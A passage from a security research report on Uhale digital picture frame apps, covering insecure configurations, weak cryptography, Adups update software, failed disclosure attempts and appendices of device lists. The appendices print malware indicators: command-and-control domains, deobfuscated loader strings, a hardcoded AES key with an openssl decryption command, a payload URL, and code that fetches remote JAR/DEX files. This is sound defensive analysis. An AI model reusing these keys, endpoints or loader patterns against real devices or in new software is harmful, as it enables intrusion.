The declaration of `<base-config cleartextTrafficPermitted="true"/>` results in the allowed use of cleartext traffic. Regardless of sending sensitive information or not, using cleartext can still be a vulnerability as cleartext/plaintext HTTP traffic can also be manipulated through network poisoning attacks such as ARP or DNS poisoning, thus potentially enabling attackers to influence the behavior of the app. Developers should disable cleartext traffic by setting `android:usesCleartextTraffic="false"` under the `<application>` tag in the `AndroidManifest.xml` file, and `cleartextTrafficPermitted="false"` under the `<domain-config>` or `<base-config>` tags in the network security resource file.

8.8 Improperly Configured File Provider
CVE-2025-58387

Each observed version (3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) of the Uhale app contains a file provider that uses the broadest scope available (i.e., `<root-path>`) from which to provide files. This is insecure and its use is discouraged since it unnecessarily exposes various files on the system that the Uhale app can access. This is particularly relevant since the Uhale app executes with the system privileges, which exposes files on external storage and private files of other apps that also execute with system privileges. Each version of the app contained the `file_paths.xml` resource file with the following content:

```xml
<?xml version="1.0" encoding="utf-8"?>
<paths>
    <root-path name="root" path="" />
    <files-path name="files" path="." />
    <cache-path name="cache" path="." />
    <external-path name="external" path="." />
    <external-files-path name="external_file_path" path="." />
    <external-cache-path name="external_cache_path" path="." />
</paths>
```

Developers should ensure only that the minimum required access permission is granted to such components, and ensure that they only refer to the files the app intends to share.

8.9 App Allows Backup with No Backup Policy

Each observed version (3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) of the Uhale app contains a setting that allows their private app files to be externally backed up and restored with USB access. The `android:allowBackup` attribute in an app's `AndroidManifest.xml` file `<application>` tag is set to `true` by default (or can be explicitly declared as `true`, as in this case), indicating that the app can participate in the backup and restore infrastructure for Android devices. By not including any additional specifications through the use of the `android:fullBackupContent`, `android:fullBackupOnly`, and/or `android:backupAgent` attributes, no backup policy is employed, and all of the Uhale app's private files can be backed up. This may result in private app files and data being exposed to unintended or malicious parties. In each observed version of the Uhale app, the flag to allow backups is set to true, as provided below:

```xml
<application
    android:allowBackup="true"
    android:appComponentFactory="androidx.core.app.CoreComponentFactory"
    android:debuggable="true"
    android:extractNativeLibs="true"
    android:icon="@mipmap/ic_launcher"
    android:label="@string/app_name"
    android:largeHeap="true"
    android:name="com.zeasn.frame.CustomApplication"
    android:networkSecurityConfig="@xml/network_security_config"
    android:requestLegacyExternalStorage="true"
    android:roundIcon="@mipmap/ic_launcher_round"
    android:supportsRtl="true"
    android:theme="@style/AppTheme">
    ...
```

8.10 Use of Weak Cryptography

Each observed version (3.7.3, 4.0.3, 4.1.1, 4.1.2, 4.2.0) of the Uhale app contains code sites that use weak cryptographic algorithms, hardcoded keys and hardcoded IVs, as shown in the snippets below.

Java

```
// class: com.zeasn.frame.base.func.backup.DesUtil

public class DesUtil {
    private static final String ALGORITHM = "DES";
    private static final String IV_PARAMETER_SPEC = "01020304";
    private static final String TRANSFORMATION = "DES/CBC/PKCS5Padding";
    ...

    private static Key getRawKey(String key) throws Exception {
        DESKeySpec dks = new DESKeySpec(key.getBytes());
        SecretKeyFactory keyFactory = SecretKeyFactory.getInstance(ALGORITHM);
        return keyFactory.generateSecret(dks);
    }

    public static String encrypt(String key, String data) {
        try {
            Cipher cipher = Cipher.getInstance(TRANSFORMATION);
            IvParameterSpec iv = new IvParameterSpec(IV_PARAMETER_SPEC.getBytes());
            cipher.init(1, getRawKey(key), iv);
            byte[] bytes = cipher.doFinal(data.getBytes());
            return Base64.encodeToString(bytes, 0);
        } catch (Exception e) {
            e.printStackTrace();
            return "";
        }
    }

    ...
```

Java

```
// class: com.zeasn.key.encrypt.EncryptManager

public class EncryptManager {

    private static final String DES_KEY = "30dad4f9cc32cfbe6929ed3ea94f029153e81bcb";
    ...

    public String desEncrypt(String str) {
        return DESUtil.encrypt(DES_KEY, str);
    }

    ...
```

8.11 Adups Software Update

Some of the frames we analyzed use pre-installed Adups software as their firmware-over-the-air (FOTA) solution to update the device's system software. In the past, Adups has previously come under scrutiny for abusing their privileged position on the system to exfiltrate sensitive user data (i.e., text messages, call log, unique device identifiers, etc.) and utilize a Command and Control (C2) channel in the FOTA solution. Due to past malfeasance, the presence of their software creates a cause for concern. The software information for the two pre-installed Adups apps are provided below. Note that although the MD5 is provided for the APK files, some do not contain the actual app code since the optimized DEX (ODEX) files were provided instead of including DEX files in the APK file itself. Neither of the two Adups pre-installed apps that we observed on these devices use the `system` shared UID. Table 6 contains details of the digital picture frames that contain pre-installed software from Adups. We have observed the Adups apps make request for the `https://fota5p.adups.com/otainter-5.0/fota5/submitReport.do` and `https://fota5p.adups.com/otainter-5.0/fota5/detectSchedule.do` URLs.

Device	Package Name	Version Code	Version Name	APK SHA-256
Jaokpo p200	com.adups.fota	152	5.24	c46af687c9e8e2095516b10abac73b4e5ac67005fcfdb85309f8f58e3acd520b
	com.adups.fota.sysoper	537	5.3.7	24d424f32c341feecab326101d921d85a3b9ea817a66cfebf68e86ea6f1f634c
jazeyeah WF12	com.adups.fota	30	5.9	d0d42a34b36d387103a0c5c058810fbc7b1eb5bda15d4f350607fb88fcf6be93
	com.adups.fota.sysoper	515	5.1.5	e3f7d5aa4406e648a74329589821313b6c91e3059006fee8fef4e51b83855309
SBUSFGT B0BYT4Z4VC	com.adups.fota	30	5.9	d0d42a34b36d387103a0c5c058810fbc7b1eb5bda15d4f350607fb88fcf6be93
	com.adups.fota.sysoper	515	5.1.5	e3f7d5aa4406e648a74329589821313b6c91e3059006fee8fef4e51b83855309
SBUSFGT B0DFH4K8XV	com.adups.fota	30	5.9	d0d42a34b36d387103a0c5c058810fbc7b1eb5bda15d4f350607fb88fcf6be93
	com.adups.fota.sysoper	515	5.1.5	e3f7d5aa4406e648a74329589821313b6c91e3059006fee8fef4e51b83855309
SAMMIX AW105	com.adups.fota	30	5.9	d0d42a34b36d387103a0c5c058810fbc7b1eb5bda15d4f350607fb88fcf6be93
	com.adups.fota.sysoper	515	5.1.5	e3f7d5aa4406e648a74329589821313b6c91e3059006fee8fef4e51b83855309
WONNIE 102KZ	com.adups.fota	215	5.2.8	36dcdc9992b329eebe619a31e305d2be7376341d425d708edfc26e08ef2ce030
RCA 114KZ	com.adups.fota	215	5.2.8	36dcdc9992b329eebe619a31e305d2be7376341d425d708edfc26e08ef2ce030

Table 6. Package details for pre-installed Adups apps on the examined digital picture frames.

9. Responsible Disclosure

We have attempted to responsibly disclose our findings to ZEASN, which owns the Uhale brand, but received no response despite multiple attempts, leaving these vulnerabilities potentially unaddressed. We first attempted to contact them through their own security issue reporting webpage. However, upon inspecting the HTML source for their reporting form, shown in Figure 4, the underlying JavaScript function associated with the "REPORT TO ZEASN" button simply reloads the page (without submitting the form data) and displays an alert saying "Report successful! Thank you for your support. We will process it as soon as possible." A snapshot of the webpage on the Internet Archive as it appeared on May 9th 2025 is available here. We also sent a vulnerability disclosure to their security.support@zeasn.com email address that was listed on the security issue reporting webpage, although the stated purpose of the email address is to inquire about potentially fraudulent job offers at ZEASN.



Figure 4. The "REPORT TO ZEASN" Button's HTML source and associated JavaScript function.

The following is a timeline of our attempts to responsibly inform Uhale of the security vulnerabilities outlined in this report:

- May 6, 2025: Emailed vulnerability disclosure report to security.support@zeasn.com
- May 6, 2025: Submitted vulnerability disclosure details via their security issue reporting webpage
- May 13, 2025: Emailed vulnerability disclosure report to security.support@zeasn.com
- May 13, 2025: Received failure to deliver email message with a reason of "*554 Reject by content spam*"
- May 13, 2025: Submitted vulnerability disclosure details via their security issue reporting webpage

10. Concluding Remarks

The security vulnerabilities identified in this assessment of Uhale digital picture frames reveal serious security and privacy risks for end users. Critical issues such as automatic malware delivery, remote code execution, compromised system integrity, and poor configuration practices point to a broader trend of weak security measures. The use of outdated Android

versions without security updates, disabled SELinux, and default root access drastically increases the attack surface. Additionally, insecure trust managers, absence of authentication for local-network transfers, and lack of input validation leave the devices highly vulnerable to exploitation, including communication interception and malicious code injection.

The persistence of these vulnerabilities across multiple versions of the Uhale app and across different device brands suggests a broader systemic problem in the software development and supply chain processes within this ecosystem of budget-friendly custom-purpose devices. This assessment highlights the need for immediate remediation steps to address current security gaps, as well as the importance of comprehensive security testing to detect and mitigate future risks. Ultimately, addressing these challenges requires more than temporary fixes, rather it demands a sustained commitment to secure development practices, continuous security testing, and the prioritization of user data protection across the entire lifecycle of these devices and apps.

Appendix A. Impacted Devices

This appendix details the devices we investigated that are impacted by the vulnerabilities discussed in this report. Various information about each frame, such as the device names, software build information, Amazon rank and product rating retrieved between March and April 2025, and the most likely trademark owner are provided in Table A.1. The software build fingerprint and build date are obtained from the `ro.build.fingerprint` and `ro.build.date` system properties, respectively.

Device	Build Fingerprint	Build Date	Uhale App Version	Uhale App SHA-256	Amazon Rank (3/2025)	Product Rating	Suspected Trademark Owner
BIGASUO 102KZ	`Allwinner/astar_xr819/astar-xr819:6.0.1/MOB30R/20240529:eng/test-keys`	Thu May 30 17:49:48 CST 2024	4.0.3	`1c72e92d3ea3c4b05d5f6f2dc5b402905ae20fadbe1f491eed4847ba5f66dba1`	1	4.6 / 5 (1658 Ratings)	Shenzhen Shi WannianXin Dianzi Shangwu Co.,Ltd.
Canupdog A101	`DPF/astar_ococci/astar-ococci:6.0.1/MOB30R/20240920:user/test-keys`	Fri Sep 20 09:00:45 CST 2024	4.1.2	`b98fea534f8d52f40ea6ad31bae63dd8355dbf19490563bb0118095664911854`	10	4.3 / 5 (6566 Ratings)	HE Hui
Euphro WF133	`rockchip/rk312x/rk312x:6.0.1/MXC89K/user.zhihec.20240716.171637:user/release-keys`	Tue Jul 16 17:17:59 CST 2024	4.1.1, updates to 4.2.0	`9f9b72684e0dfaae92e2faaf54521c5031778328641ff7c1b352e14a938d8491`	11	4.6 / 5 (1625 Ratings)	ARCTON INC
SAMMIX AW105	`SPRD/si006asb/sp7731g_1h10:6.0/MRA58K/W24.32.5-15:user/release-keys`	Fri Aug 9 15:21:15 CST 2024	4.1.1, updates to 4.2.0	`931e20319202693c4408cb323b595a9ae16c451cace84f4f1aa9b875d9624ccd`	14	4.4 / 5 (1564 Ratings)	Shenzhen Jeno intelligent Technology Co., LTD
WONNIE 102KZ	`Allwinner/astar_xr819/astar-xr819:6.0.1/MOB30R/20240110:eng/test-keys`	Wed Jan 10 10:35:40 CST 2024	3.7.3	`8113b9f701121ab59e9076b11d3dc7c03d499ce5dc16287404437ad1ae81abb5`	20	4.6 / 5 (609 Ratings)	SHENZHEN WANNIANXIN ELECTRONIC COMMERCECO., LTD.
Jaokpo p200	`rockchip/rk312x/rk312x:6.0.1/MXC89K/user.wanghy.20241009.151846:user/release-keys`	2024年 10月 09日 星期三 15:19:44 CST	4.1.2, updates to 4.2.0	`cdf1d41d732ba882184060933bec2c1f4b8eefc081c06471132a690f2205da31`	23	4.4 / 5 (635 Ratings)	Shenzhen Seven Ring Electronic Technology Co., LTD
Jazeyeah WF12	`SPRD/si006asb/sp7731g_1h10:6.0/MRA58K/W24.33.6-16:user/relea`	Sat Aug 17 16:01:15 CST 2024	4.1.1, updates to 4.2.0	`931e20319202693c4408cb323b595a9ae16c451cace84f4f1aa9b875d962`	30	4.5 / 5 (1060 Ratings)	Shenzhen Jazeyeah Intelligence Co.,LTD

	se-keys			4ccd			
FANGOR 102KZ	Allwinner/astar_xr819/astar-xr819:6.0.1/MOB30R/20240110:eng/test-keys	Wed Jan 10 10:35:33 CST 2024	3.7.3	8113b9f701121ab59e9076b11d3dc7c03d499ce5dc16287404437ad1ae81abb5	35	4.6 / 5 (1259 Ratings)	Shenzhen Fudeshun E-commerce Co.,Ltd.
SBUSFGT B0DFH4K8XV	SPRD/si006asb/sp7731g_1h10:6.0/MRA58K/W24.33.4-15:user/release-keys	Thu Aug 15 15:52:12 CST 2024	4.1.1, updates to 4.2.0	931e20319202693c4408cb323b595a9ae16c451cace84f4f1aa9b875d9624ccd	84	4.3 / 5 (869 Ratings)	Sichuan Hengtaijie Supply Chain Management Co., LTD
SBUSFGT B0BYT4Z4VC	SPRD/si006asb/sp7731g_1h10:6.0/MRA58K/W24.33.2-17:user/release-keys	Tue Aug 13 17:10:41 CST 2024	4.1.1, updates to 4.2.0	931e20319202693c4408cb323b595a9ae16c451cace84f4f1aa9b875d9624ccd	153	4.6 / 5 (211 Ratings)	Sichuan Hengtaijie Supply Chain Management Co., LTD
RCA 114KZ	Allwinner/astar_xr819/astar-xr819:6.0.1/MOB30R/20231010:eng/test-keys	Fri Aug 30 11:55:09 CST 2024	4.1.2	7281294287a229aec193ab68c1e3dd0e4697c50c6ed06f9d362d448b95db1573	160	4.7 / 5 (188 Ratings)	Talisman Brands, Inc

Table A.1. Digital picture frames devices that we examined containing one or more vulnerabilities.

Even beyond the devices we examined, a wide variety of brands were represented among devices that featured the Uhale app on their Amazon product pages, including BIGASUO, Canupdog, Euphro, SAMMIX, WONNIE, Jaokpo, MaxAngel, jazeyeah, FANGOR, Forc, Caxtonz, SBUSFGT/Glusine, BMDIGIPF, BYYBUO, RCA, Weipan, and Shenzhen Yunmai Technology Co., LTD. Using Amazon's "Sold in the Last Month" metric displayed on each product's page, we estimate over 30,000 units across these brands were sold in recent months. There may be additional impacted devices that we did not test, or devices that we did test that will become applicable to additional vulnerabilities at a later time if and when they are deemed eligible to update to the vulnerable 4.2.0 version of the Uhale app. Searching Amazon.com's "Digital Picture Frames" category for "Uhale" returns over 200 products; Table A.2 below is a small excerpt of devices which also appeared on the site's Best-Selling Digital Picture Frames list.

Device	Date First Available	Amazon Rank (3/2025)	Rating	Suspected Trademark Owner
FANGOR 215KZ	April 30, 2024	44	4.6 / 5 (1259 Ratings)	Shenzhen Fudeshun E-commerce Co.,Ltd.
Forc AW102-1	March 9, 2022	48	4.4 / 5 (1043 Ratings)	SHENZHEN JENO TECHNOLOGY CO., LTD
FANGOR 158KZ	October 9, 2024	54	3.5 / 5 (67 Ratings)	SHENZHEN JENO TECHNOLOGY CO., LTD
Caxtonz CR-1010	February 26, 2024	70	4.5 / 5 (448 Ratings)	Shenzhen Churui Technology Co., Ltd.
BIGASUO B0DFQ9VTWK	August 30, 2024	72	4.2 / 5 (563 Ratings)	Shenzhen Shi WannianXin Dianzi Shangwu Co.,Ltd.

Amilvkg S580	May 15, 2024	76	4.6 / 5 (207 Ratings)	Shenzhen Yunxiang Smart Technology Co., LTD
MaxAngel 102KZ	April 24, 2023	77	4.6 / 5 (1953 Ratings)	FORDERSON INC
Glusine HY-01A	April 24, 2023	82	4.3 / 5 (869 Ratings)	Lianxi Huang
BMDIGIPF S580	May 22, 2024	84	4.6 / 5 (184 Ratings)	Shenzhenshi Boman Keji Youxian Gongsi
Euphro WF1561-U	May 22, 2024	88	4.6 / 5 (1625 Ratings)	ARCTON INC
Canupdog B0B2V961WY	June 1, 2022	91	4.3 / 5 (6566 Ratings)	HE Hui
BYYBUO BYD15-US	February 25, 2023	94	4.6 / 5 (1041 Ratings)	CHITECH SHENZHEN TECHNOLOGY CO., LTD.
Weipan B0D97WH3CS	July 11, 2024	99	4.3 / 5 (26 Ratings)	Shenzhen Weipan Electronics Co., Ltd

Table A.2. A sample of other devices from Amazon's Best-Sellers in Digital Picture Frames list that feature the Uhale app on their product pages.

Appendix B. Domain Information for dc16888888.com

A WHOIS lookup of the `dcsdkos.dc16888888.com` domain returned the following information as of March 8, 2025:

```
None
Domain Name: dc16888888.com
Registry Domain ID: 2839712310_DOMAIN_COM-VRSN
Registrar WHOIS Server: grs-whois.hichina.com
Registrar URL: http://wanwang.aliyun.com
Updated Date: 2025-03-06T02:52:12Z
Creation Date: 2023-12-22T03:06:07Z
Registrar Registration Expiration Date: 2025-12-22T03:06:07Z
Registrar: Alibaba Cloud Computing Ltd. d/b/a HiChina (www.net.cn)
Registrar IANA ID: 1599
Reseller:
Domain Status: ok https://icann.org/epp#ok
Registrant City:
Registrant State/Province: zhe jiang
Registrant Country: CN
Registrant Email:https://whois.aliyun.com/whois/whoisForm
Registry Registrant ID: Not Available From Registry
Name Server: VIP3.ALIDNS.COM
Name Server: VIP4.ALIDNS.COM
DNSSEC: unsigned
Registrar Abuse Contact Email: DomainAbuse@service.aliyun.com
Registrar Abuse Contact Phone: +86.95187
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
```

```
>>>Last update of WHOIS database: 2025-03-06T22:23:15Z <<<
```

As of March 8, 2025, a DNS request for the `dcsdkos.dc16888888.com` domain resolves to the following A records:

```shell
% dig dcsdkos.dc16888888.com
; <<>> DiG 9.10.6 <<>> dcsdkos.dc16888888.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 22791
;; flags: qr rd ra; QUERY: 1, ANSWER: 7, AUTHORITY: 0, ADDITIONAL: 1
;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 1232
;; QUESTION SECTION:
;dcsdkos.dc16888888.com.             IN      A
;; ANSWER SECTION:
dcsdkos.dc16888888.com.       300     IN      A       104.21.80.1
dcsdkos.dc16888888.com.       300     IN      A       104.21.112.1
dcsdkos.dc16888888.com.       300     IN      A       104.21.64.1
dcsdkos.dc16888888.com.       300     IN      A       104.21.32.1
dcsdkos.dc16888888.com.       300     IN      A       104.21.48.1
dcsdkos.dc16888888.com.       300     IN      A       104.21.16.1
dcsdkos.dc16888888.com.       300     IN      A       104.21.96.1
;; Query time: 64 msec
;; SERVER: 100.98.0.0#53(100.98.0.0)
;; WHEN: Sat Mar 08 13:39:45 EST 2025
;; MSG SIZE  rcvd: 163
```

Appendix C. Domain Information for webtencent.com

A WHOIS lookup of the `webtencent.com` domain returned the following information as of March 8, 2025:

```none
# grs-whois.hichina.com

Domain Name: webtencent.com
Registry Domain ID: 2828041758_DOMAIN_COM-VRSN
Registrar WHOIS Server: grs-whois.hichina.com
Registrar URL: http://wanwang.aliyun.com
Updated Date: 2024-10-25T11:06:07Z
Creation Date: 2023-11-08T02:35:02Z
Registrar Registration Expiration Date: 2025-11-08T02:35:02Z
Registrar: Alibaba Cloud Computing Ltd. d/b/a HiChina (www.net.cn)
Registrar IANA ID: 1599
```

```
Reseller:
Domain Status: ok https://icann.org/epp#ok
Registrant City:
Registrant State/Province: zhe jiang
Registrant Country: CN
Registrant Email:https://whois.aliyun.com/whois/whoisForm
Registry Registrant ID: Not Available From Registry
Name Server: DNS11.HICHINA.COM
Name Server: DNS12.HICHINA.COM
DNSSEC: unsigned
Registrar Abuse Contact Email: DomainAbuse@service.aliyun.com
Registrar Abuse Contact Phone: +86.95187
URL of the ICANN WHOIS Data Problem Reporting System: http://wdprs.internic.net/
>>>Last update of WHOIS database: 2025-03-07T17:30:36Z <<<
```

Based on our network captures, the `cdn.webtencent.com` domain resolved to an IP address of 221.231.39.69 on March 8, 2025. As of May 21, 2025, a DNS request for the `cdn.webtencent.com` domain resolves to the following A records:

Shell

```
% dig cdn.webtencent.com

; <<>> DiG 9.10.6 <<>> cdn.webtencent.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 44706
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 512
;; QUESTION SECTION:
;cdn.webtencent.com.          IN      A

;; ANSWER SECTION:
cdn.webtencent.com.    1       IN      A       154.92.238.193

;; Query time: 195 msec
;; SERVER: 2001:558:feed::1#53(2001:558:feed::1)
;; WHEN: Wed May 21 12:39:50 EDT 2025
;; MSG SIZE  rcvd: 63
```

Appendix D. Deobfuscated Strings in Uhale ver. 4.2.0

It is fairly typical, and even encouraged, for Android apps to use obfuscation. The primary obfuscation technique is identifier renaming which strips the app of meaningful package, class, method, and field names, making reverse engineering efforts more complicated. However, the Uhale app version 4.2.0 has specific encrypted strings that are decrypted at runtime using a rotating XOR cipher in the `com.nasa.memory.tool.g` class. The deobfuscated strings along with the decryption

snippet are provided below where the format is `<field name>=<value>`. As we noted earlier in the report, a significant portion of these deobfuscated strings are *identical* to the deobfuscated strings, including the endpoint URLs, in Xlab's report on the Vo1d botnet and the Mzmess malware family.

None

```
a=http://dcsdkos.dc16888888.com/sdkbin
b=https://dcsdkos.dc16888888.com/sdkbin
c=http://dcsdkos.dc16888888.com/reportcompbin
d=https://dcsdkos.dc16888888.com/reportcompbin
e=data
f=versionNo
g=url
h=md5
i=channel
j=terminalVersion
k=deviceId
l=packageName
m=mac
n=androidId
o=init
p=showAdvert
q=kill
r=dalvik.system.DexClassLoader
s=loadClass
t=com.sun.galaxy.lib.OceanInit
u=letu
v=.jar
w=/com/ocean/zoe/letu.jet
x=java.lang.ClassLoader
y=getClassLoader
z=AES
A=DE252F9AC7624D723212E7E70972134D
```

Java

```
// class: com.nasa.memory.tool.g

public static final String a = b(new byte[]{-14, -89, ...}, new byte[]{-102, -45, ...});
public static final String b = b(new byte[]{49, -27, ...}, new byte[]{89, -111, ...});
public static final String c = b(new byte[]{99, -52, ...}, new byte[]{11, -72, ...});
public static final String d = b(new byte[]{121, 25, ...}, new byte[]{17, 109, ...});
public static final String e = b(new byte[]{-13, 102, ...}, new byte[]{-105, 7, ...});
public static final String f = b(new byte[]{-16, 88, ...}, new byte[]{-122, 61,...});
public static final String g = b(new byte[]{-86, 13, ...}, new byte[]{-33, 127, ...});
public static final String h = b(new byte[]{-38, 22, ...}, new byte[]{-73, 114, ...});
public static final String i = b(new byte[]{110, -61, ...}, new byte[]{13, -85, ...});
public static final String j = b(new byte[]{-68, -120, ...}, new byte[]{-56, -19, ...});
public static final String k = b(new byte[]{-110, 71, ...}, new byte[]{-10, 34, ...});
public static final String l = b(new byte[]{-108, -120, ...}, new byte[]{-28, -23, ...});
public static final String m = b(new byte[]{69, -2, ...}, new byte[]{40, -97, ...});
public static final String n = b(new byte[]{-95, 65, ...}, new byte[]{-64, 47, ...});
public static final String o = b(new byte[]{36, 25, ...}, new byte[]{77, 119, ...});
```

```
public static final String p = b(new byte[]{127, 101, ...}, new byte[]{12, 13, ...});
public static final String q = b(new byte[]{47, 95, ...}, new byte[]{68, 54, ...});
public static final String r = b(new byte[]{80, 17, ...}, new byte[]{52, 112, ...});
public static final String s = b(new byte[]{29, -83, ...}, new byte[]{113, -62, ...});
public static final String t = b(new byte[]{-80, 124, ...}, new byte[]{-45, 19, ...});
public static final String u = b(new byte[]{-128, -39, ...}, new byte[]{-20, -68, ...});
public static final String v = b(new byte[]{43, -109, ...}, new byte[]{5, -7, ...});
public static final String w = b(new byte[]{-44, 90, ...}, new byte[]{-5, 57, ...});
public static final String x = b(new byte[]{23, 26, ...}, new byte[]{125, 123, ...});
public static final String y = b(new byte[]{37, 101, ...}, new byte[]{66, 0, ...});
public static final String z = b(new byte[]{36, 50, ...}, new byte[]{101, 119, ...});
public static final String A = b(new byte[]{35, 84, ...}, new byte[]{103, 17, ...});
public static final String B = b(new byte[]{36, -115, ...}, new byte[]{111, -56, ...});


public static String b(byte[] bArr, byte[] bArr2) {
   int length = bArr.length;
   int length2 = bArr2.length;
   int i = 0;
   int i2 = 0;
   while (i < length) {
       if (i2 >= length2) {
           i2 = 0;
       }
       bArr[i] = (byte) (bArr[i] ^ bArr2[i2]);
       i++;
       i2++;
   }
   return new String(bArr);
}
```

Appendix E. Decrypting Responses from dcsdkos.dc16888888.com

The Uhale app version 4.2.0 makes POST requests for `https://dcsdkos.dc16888888.com/sdkbin` using the insecure `com.nasa.memory.tool.l$f` class as the trust manager. The response is expected to contain an encrypted JSON object. The Uhale app decrypts the object with a hard-coded AES key of the byte string `DE252F9AC7624D723212E7E70972134D` (`4445323532463941433736323444373233323132453745373039373231333444` in hex). The decrypted JSON object contains keys for a URL to a payload (the `url` key) and the MD5 value of the payload (the `md5` key). An example of the decrypted response, where the location has been changed for privacy purposes is provided below.

JSON


```
{"code":"0000","data":{"cdist":"United States of
America/Virginia/Fairfax","cip":"198.98.183.40","intervalTime":3600000,"killSelf":false,"md5":"5
29f24066bddca40b76faba7c86e0111","url":"http://cdn.webtencent.com/sdkfile/f4ad3c35090c0f0bc4ef17
08cfaaed21.jar?t=1740281042773&r=OE8MrRM49ytTRlmk&s=96c8998bc621c028d5b2dd8ae1e0d3f4","versionNo
":1011},"time":"1740281081451","message":""}
```

The actual response from the `https://dcsdkos.dc16888888.com/sdkbin` POST request can be decrypted by isolating the response body, saving it to a file, and decrypting it with the following command (assuming the input file is named `ciphertext.json`):

Shell

```
openssl enc -aes-256-ecb -d -in ciphertext.json -out plaintext.json -K 4445323532463941433736323444373233323132453745373039373231333444
```

Appendix F. Uhale Remote Update Gatekeeper

The Uhale app makes HTTPS GET requests for the `https://photo.saas.zeasn.tv/sp/api/device/v1/app/silent<querystring omitted>` URL. These requests occur when the Uhale digital frame is powered-on or rebooted and then at 24-hour intervals. A concrete and unmodified response from the `https://photo.saas.zeasn.tv/sp/api/device/v1/app/silent<querystring omitted>` URL is provided below. The `com.zeasn.frame` app consumes the JSON network response, where each JSON object in the `data` JSON array gets deserialized into an object with a type of `com.zeasn.saasapi.bean.AppSilent`.

JSON


```
{
   "data": [
       {
           "appInfo": {
               "id": "892804100881258688",
               "pkg": "com.android.media.module.services"
           },
           "m": "d6e526b05d5c3f3c9115be583dd76aa661bad2fe8ba304628ac0e1f0c9f18131",
           "matchRule": {
               "CookConditions": [
                   {
                       "name": "TIME",
                       "timeValues": [
                           {
                               "countryCode": "US",
                               "stm": "00: 00",
                               "etm": "23: 59"
                           }
                       ]
                   }
               ],
               "CookOperation": "OR",
               "isTracker": "true"
           },
           "type": 5
       }
   ],
   "errorCode": 0,
   "timestamp": 1741239433298
```

```
}
```

The response, ignoring the timestamp, always contains a reference to `com.android.media.module.services`. Both this sample and the updated Uhale app (4.2.0) version store the payload they download to the `/data/data/<package name>/files/.honor` directory. While we did not observe the updated Uhale app remotely downloading code with the `com.android.media.module.services` package name, this is yet another concerning behavior exhibited by Uhale.

The `void com.zeasn.cook.CookManager.checkCook()` method examines the network response to determine if it can "*cook*", which in this case means to make network requests for the `https://dcsdkos.dc16888888.com/sdkbin` URL for links to JAR and DEX files to dynamically load and execute in its context. For the `void com.zeasn.cook.CookManager.startCook()` method to be invoked, the `checkCook()` method iterates over the list containing `com.zeasn.saasapi.bean.AppSilent` objects and invokes the `appSilent.getAppInfo()` method which returns the `appInfo` instance field with a type of `com.zeasn.saasapi.bean.AppSilent$AppInfo`. The Java source code for the `void com.zeasn.cook.CookManager.checkCook()` method, produced by JADX, is provided below.

Java

```java
// class: com.zeasn.cook.CookManager

public void checkCook() {
    CookLogger.d("checkCook...");
    SaasManager.getInstance().getAppSilent().subscribe(new BaseObserver<List<AppSilent>>() {
        @Override
        public void onSuccess(List<AppSilent> appSilents, String successMsg) {
            List<Integer> types = new ArrayList<>();
            for (AppSilent appSilent : appSilents) {
                AppSilent.AppInfo appInfo = appSilent.getAppInfo();
                if (CookConstant.COOK_PACKAGE_NAME.equals(appInfo.getPkg())) {
                    int type = appSilent.getType();
                    types.add(Integer.valueOf(type));
                }
            }
